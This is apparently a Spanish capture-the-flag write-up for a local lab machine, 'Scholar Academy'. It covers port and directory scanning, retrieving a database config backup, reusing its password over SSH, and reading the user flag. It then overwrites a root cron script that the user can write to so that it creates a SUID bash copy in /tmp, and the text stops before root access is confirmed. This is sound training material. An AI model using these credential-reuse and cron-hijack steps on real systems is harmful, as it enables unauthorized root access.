

Solución al lab **SCHOLAR** (nivel medio)



Comencemos realizando un escaneo de puertos con nmap



```
┌──(chifay㉿kali)-[~/Whoami-Labs/SCHOLAR]
└─$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scholar
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 08:11 -0600
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.66 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Scholar Academy - Learning Management Portal
|_http-server-header: Apache/2.4.66 (Debian)
MAC Address: 16:59:CE:2E:95:EF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Análisis Inicial

Servicios:


- **22/tcp** - SSH (OpenSSH 10.0p2 Debian)
- **80/tcp** - HTTP (Apache 2.4.66) con portal de gestión educativa

Enumeración web

Inspección visual página principal




Código fuente





```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Scholar Academy - Learning Management Portal</title>
    <style>
        body { font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif; background: #f4f6f9; color: #333; }
        header { background: #2c3e50; color: white; padding: 20px; text-align: center; }
        main { max-width: 800px; margin: 40px auto; background: white; padding: 30px; border-radius: 8px; box-shadow: 0 4px 6px rgba(0,0,0,0.1); }
        h1 { margin-top: 0; }
        .alert { background: #fff3cd; padding: 15px; border-left: 5px solid #ffc107; margin-bottom: 20px; }
    </style>
</head>
<body>
    <header><h1>Scholar Academy</h1></header>
    <main>
        <h2>Welcome to the Staff Portal</h2>
        <p>This area is restricted to faculty members. Please log in to manage your courses and assignments.</p>
        <div class="alert">
            <strong>System Notice:</strong> The automated cleanup script is running every minute to maintain server performance.
        </div>
        <p><a href="/login.php">Faculty Login</a> | <a href="/management/">Management Area</a></p>
    </main>
</body>
</html>
```

Página Faculty Login (login.php)




Código fuente




```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Faculty Login - Scholar Academy</title>
</head>
<body>
    <h1>Faculty Login</h1>
    <form action="/login.php" method="POST">
        <label>Username:</label>
        <input type="text" name="user">
        <label>Password:</label>
        <input type="password" name="pass">
        <button type="submit">Login</button>
    </form>
    <p><a href="/forgot.php">Forgot Password?</a></p>
    </body>
</html>
```

Página Forgot Password (forgot.php)




Código fuente



```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Forgot Password - Scholar Academy</title>
</head>
<body>
    <h1>Forgot Password?</h1>
    <p>Please enter your institutional email to receive a password reset link.</p>
    <form action="/forgot.php" method="POST">
        <label>Email:</label>
        <input type="text" name="email">
        <button type="submit">Submit</button>
    </form>
    </body>
</html>
```

Página Management Area (/management)



Feroxbuster

```
chifay@kali: ~/Whoami-Labs/SCHOLAR
Session  Actions  Edit  View  Help
chifay@kali: ~/Whoami-Labs/SCHOLAR    chifay@kali: ~/Whoami-Labs/SCHOLAR
   Config File           │ /etc/feroxbuster/ferox-config.toml
   Extract Links         │ true
   Output File           │ web.txt
   Extensions            │ [php, txt, html, bak, old, env, zip]
   HTTP methods          │ [GET]
   Recursion Depth       │ 4
───────────────────────────────────────────────
   Press [ENTER] to use the Scan Management Menu™
───────────────────────────────────────────────
404      GET        9l       32w      312c Auto-filtering found 404-like response and created new filter; toggle off with
 --dont-filter
403      GET        9l       29w      315c Auto-filtering found 404-like response and created new filter; toggle off with
 --dont-filter
200      GET       14l       42w      414c http://172.17.0.2/backups/db_config.php.bak
301      GET        9l       29w      350c http://172.17.0.2/backups ⇒ http://172.17.0.2/backups/
200      GET       18l       35w      486c http://172.17.0.2/login.php
200      GET       26l      134w     1247c http://172.17.0.2/
200      GET        6l       27w      283c http://172.17.0.2/db.php
200      GET       16l       39w      443c http://172.17.0.2/forgot.php
200      GET       26l      134w     1247c http://172.17.0.2/index.php
301      GET        9l       29w      353c http://172.17.0.2/management ⇒ http://172.17.0.2/management/
301      GET        9l       29w      361c http://172.17.0.2/management/uploads ⇒ http://172.17.0.2/management/uploads/
200      GET       13l       31w      371c http://172.17.0.2/management/upload.php
[####################] - 8s    110840/110840  0s      found:10      errors:0
[####################] - 4s     36912/36912   9455/s  http://172.17.0.2/
[####################] - 0s     36912/36912   12304000/s http://172.17.0.2/backups/ ⇒ Directory listing (add --scan-dir-
listings to scan)
[####################] - 5s     36912/36912   6779/s  http://172.17.0.2/management/
[####################] - 2s     36912/36912   15568/s http://172.17.0.2/management/uploads/
```

Archivos encontrados:

- /login.php - Formulario de login
- /forgot.php - Recuperación de contraseña
- /management/ - Área de gestión
- /management/upload.php - Subida de archivos
- /db.php - Archivo de base de datos
- /backups/db_config.php.bak - Backup de configuración

Vamos a descargar el archivo de respaldo de configuración a nuestro directorio

```
┌──(chifay㉿kali)-[~/Whoami-Labs/SCHOLAR]
└─$ wget http://172.17.0.2/backups/db_config.php.bak
--2026-08-13 08:38:12--  http://172.17.0.2/backups/db_config.php.bak
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 414 [application/x-trash]
Saving to: 'db_config.php.bak'

db_config.php.bak            100%[===============================================>]     414  --.-KB/s    in 0s

2026-08-13 08:38:12 (86.6 MB/s) - 'db_config.php.bak' saved [414/414]
```

Contenido de db_config.php.bak

```
┌──(chifay㉿kali)-[~/Whoami-Labs/SCHOLAR]
└─$ cat db_config.php.bak
<?php
// Scholar Academy - Database Configuration
// (Backup created by p_garcia for development troubleshooting)

define('DB_HOST', 'localhost');
define('DB_USER', 'p_garcia');
define('DB_PASS', '[redacted]'); // Institutional password
define('DB_NAME', 'scholar_db');

$conn = mysqli_connect(DB_HOST, DB_USER, DB_PASS, DB_NAME);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
?>
```

Hemos encontrado las credenciales del usuario p_garcia para la base de datos, vamos a probar si hay una mala configuración de uso de credenciales para todos los servicios, probaremos dichas credenciales con ssh

```
┌──(chifay㉿kali)-[~/Whoami-Labs/SCHOLAR]
└─$ ssh p_garcia@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:iaDqU4EQfEGmyVOsqibgVoh6ZfwII7ZyH5ThLHmnbDM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
p_garcia@172.17.0.2's password:
Linux 7362fede34c6 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
p_garcia@7362fede34c6:~$
```

Hemos obtenido acceso ssh con las mismas credenciales de la base de datos, vemos que permisos tenemos

```
p_garcia@7362fede34c6:~$ whoami
p_garcia
p_garcia@7362fede34c6:~$ id
uid=1000(p_garcia) gid=1000(p_garcia) groups=1000(p_garcia)
p_garcia@7362fede34c6:~$ sudo -l
[sudo] password for p_garcia:
Sorry, user p_garcia may not run sudo on 7362fede34c6.
p_garcia@7362fede34c6:~$ pwd
/home/p_garcia
p_garcia@7362fede34c6:~$ ls -al
total 24
drwx------ 1 p_garcia p_garcia 4096 Apr  6 09:46 .
drwxr-xr-x 1 root     root     4096 Apr  6 09:46 ..
-rw-r--r-- 1 p_garcia p_garcia  220 Mar  8 15:21 .bash_logout
-rw-r--r-- 1 p_garcia p_garcia 3526 Mar  8 15:21 .bashrc
-rw-r--r-- 1 p_garcia p_garcia  807 Mar  8 15:21 .profile
-r-------- 1 p_garcia p_garcia   41 Apr  6 09:46 user.txt
p_garcia@7362fede34c6:~$ cat user.txt
Scholar{w3lc0m3_t0_th3_4c4d3my_f00th0ld}
p_garcia@7362fede34c6:~$
```

Hemos encontrado la bandera de usuario, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/SCHOLAR
Session  Actions  Edit  View  Help
chifay@kali: ~/Whoami-Labs/SCHOLAR    p_garcia@7362fede34c6: ~

  LABORATORIO: Scholar Academy
  DIFICULTAD:  medio [★★★☆☆☆☆☆]
  PUNTUACIÓN:  3 XP

[*] Cargando imagen desde scholar.tar ...

  Laboratorio:  Scholar Academy
  Dificultad:   ★★★☆☆☆☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: Scholar{[redacted]}
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT:
```

Bandera de usuario correcta! Ahora vamos a buscar como escalar privilegios para poder obtener la bandera de root, como no tenemos ejecución de sudo con este usuario, vamos a buscar binarios SUID

```
p_garcia@7362fede34c6:~$ find / -perm -4000 -type f -ls 2>/dev/null
   798441     72 -rwsr-xr-x   1 root     root        70888 Apr 19  2025 /usr/bin/chfn
   798645    116 -rwsr-xr-x   1 root     root       118168 Apr 19  2025 /usr/bin/passwd
   798697     84 -rwsr-xr-x   1 root     root        84360 May  9  2025 /usr/bin/su
   798558     88 -rwsr-xr-x   1 root     root        88568 Apr 19  2025 /usr/bin/gpasswd
   798721     56 -rwsr-xr-x   1 root     root        55688 May  9  2025 /usr/bin/umount
   798629     72 -rwsr-xr-x   1 root     root        72072 May  9  2025 /usr/bin/mount
   798452     52 -rwsr-xr-x   1 root     root        52936 Apr 19  2025 /usr/bin/chsh
   798634     20 -rwsr-xr-x   1 root     root        18816 May  9  2025 /usr/bin/newgrp
   954347    300 -rwsr-xr-x   1 root     root       306456 Feb 11  2026 /usr/bin/sudo
   954397     52 -rwsr-xr--   1 root     messagebus    51272 Mar  8  2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   954420    484 -rwsr-xr-x   1 root     root         494144 Feb  3  2026 /usr/lib/openssh/ssh-keysign
   955175   1500 -rwsr-xr-x   1 root     root        1533496 Mar 29  2025 /usr/sbin/exim4
p_garcia@7362fede34c6:~$
```

Tenemos un posible vector con exim4, vamos a ver la versión de exim4 para verificar si es vulnerable a CVE-2019-10149

https://ine.com/blog/the-return-of-the-wizard-rce-in-exim-cve-201910149

```
p_garcia@7362fede34c6:~$ /usr/sbin/exim4 --version
Exim version 4.98.2 #2 built 29-Mar-2025 12:22:55
Copyright (c) University of Cambridge, 1995 - 2018
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2024
Hints DB:
 Berkeley DB: Berkeley DB 5.3.28: (September  9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages TLS_resume DANE DKIM DNSSEC ESMTP_Limits ESMTP_Wellknown Ev
ent I18N OCSP PIPECONNECT PRDR Queue_Ramp SOCKS SRS TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 external plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file search path is /etc/exim4/exim4.conf:/var/lib/exim4/config.autogenerated
Configuration file is /var/lib/exim4/config.autogenerated
p_garcia@7362fede34c6:~$
```

La versión instala es la 4.98.2 que es posterior a la 4.87 to 4.91 (inclusive), por lo que no podemos usar exim4 para RCE

Busquemos binarios SGID

```
p_garcia@7362fede34c6:~$ find / -perm -2000 -type f -ls 2>/dev/null
   798533     32 -rwxr-sr-x   1 root     shadow      31256 Apr 19  2025 /usr/bin/expiry
   798438    112 -rwxr-sr-x   1 root     shadow     113848 Apr 19  2025 /usr/bin/chage
   954267     24 -rwxr-sr-x   1 root     mail        23104 Dec 31  2024 /usr/bin/dotlockfile
   954342    412 -rwxr-sr-x   1 root     _ssh       420224 Feb  3  2026 /usr/bin/ssh-agent
   954254     52 -rwxr-sr-x   1 root     crontab     51936 Jun 13  2025 /usr/bin/crontab
   827189     44 -rwxr-sr-x   1 root     shadow      43256 Jun 29  2025 /usr/sbin/unix_chkpwd
p_garcia@7362fede34c6:~$
```

Tenemos crontab ejecutándose con los permisos del grupo crontab (-rwxr-sr-x), veamos que encontramos

```
p_garcia@7362fede34c6:~$ crontab -l
no crontab for p_garcia
p_garcia@7362fede34c6:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
p_garcia@7362fede34c6:~$
```

No tenemos tareas automáticas para el usuario p_garcia, y visiblemente en las tareas programadas del sistema no se observa alguna que nos pueda servir, vamos a buscar en mayor profundidad para ver si encontramos algún script que se esté ejecutando de manera automática y lo podamos aprovechar para escalar privilegios

```
p_garcia@7362fede34c6:~$ ls -al /etc/cron*
-rw-r--r-- 1 root root 1042 Jun 13  2025 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x 1 root root 4096 Apr  6 09:46 .
drwxr-xr-x 1 root root 4096 Aug 13 14:10 ..
-rw-r--r-- 1 root root  102 Jun 13  2025 .placeholder
-rw-r--r-- 1 root root   45 Apr  6 09:46 cleanup-cron

/etc/cron.daily:
total 32
drwxr-xr-x 1 root root 4096 Apr  6 09:46 .
drwxr-xr-x 1 root root 4096 Aug 13 14:10 ..
-rw-r--r-- 1 root root  102 Jun 13  2025 .placeholder
-rwxr-xr-x 1 root root  539 Jan 27  2026 apache2
-rwxr-xr-x 1 root root 1478 Jun 24  2025 apt-compat
-rwxr-xr-x 1 root root  123 Dec 16  2025 dpkg
-rwxr-xr-x 1 root root 4722 Jun 17  2024 exim4-base

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Apr  6 09:46 .
drwxr-xr-x 1 root root 4096 Aug 13 14:10 ..
-rw-r--r-- 1 root root  102 Jun 13  2025 .placeholder
```

```
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Apr  6 09:46 .
drwxr-xr-x 1 root root 4096 Aug 13 14:10 ..
-rw-r--r-- 1 root root  102 Jun 13  2025 .placeholder

/etc/cron.weekly:
total 12
drwxr-xr-x 2 root root 4096 Apr  6 09:46 .
drwxr-xr-x 1 root root 4096 Aug 13 14:10 ..
-rw-r--r-- 1 root root  102 Jun 13  2025 .placeholder

/etc/cron.yearly:
total 12
drwxr-xr-x 2 root root 4096 Apr  6 09:46 .
drwxr-xr-x 1 root root 4096 Aug 13 14:10 ..
-rw-r--r-- 1 root root  102 Jun 13  2025 .placeholder
p_garcia@7362fede34c6:~$
```

Veamos que contiene cleanup-cron

```
p_garcia@7362fede34c6:~$ cat /etc/cron.d/cleanup-cron
* * * * * root /usr/local/bin/sys_cleanup.sh
p_garcia@7362fede34c6:~$ cat /usr/local/bin/sys_cleanup.sh
#!/bin/bash

# Scholar Academy - Simple Cleanup Script
# (Wait, this looks writable by p_garcia? What a disaster... )

# Daily cleanup of the uploads folder
find /var/www/html/management/uploads/ -type f -mmin +60 -exec rm -f {} \;

# Update system status
date >> /var/log/sys_status.log
p_garcia@7362fede34c6:~$ ls -al /usr/local/bin/sys_cleanup.sh
-rwxrwxr-- 1 root p_garcia 287 Apr  6 08:21 /usr/local/bin/sys_cleanup.sh
p_garcia@7362fede34c6:~$
```

Tenemos un cron job que ejecuta /usr/local/bin/sys_cleanup.sh como root cada minuto, y el script es **escribible por** p_garcia

Vamos a modificar el script para obtener un SUID bash

```
p_garcia@7362fede34c6:~$ cat > /usr/local/bin/sys_cleanup.sh << 'EOF'
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
EOF
p_garcia@7362fede34c6:~$
```

Esperamos de 1 a 2 minutos y luego verificamos el contenido de /tmp

```
p_garcia@7362fede34c6:~$ ls -al /tmp/
total 1276
drwxrwxrwt 1 root root    4096 Aug 13 15:21 .
drwxr-xr-x 1 root root    4096 Aug 13 14:10 ..
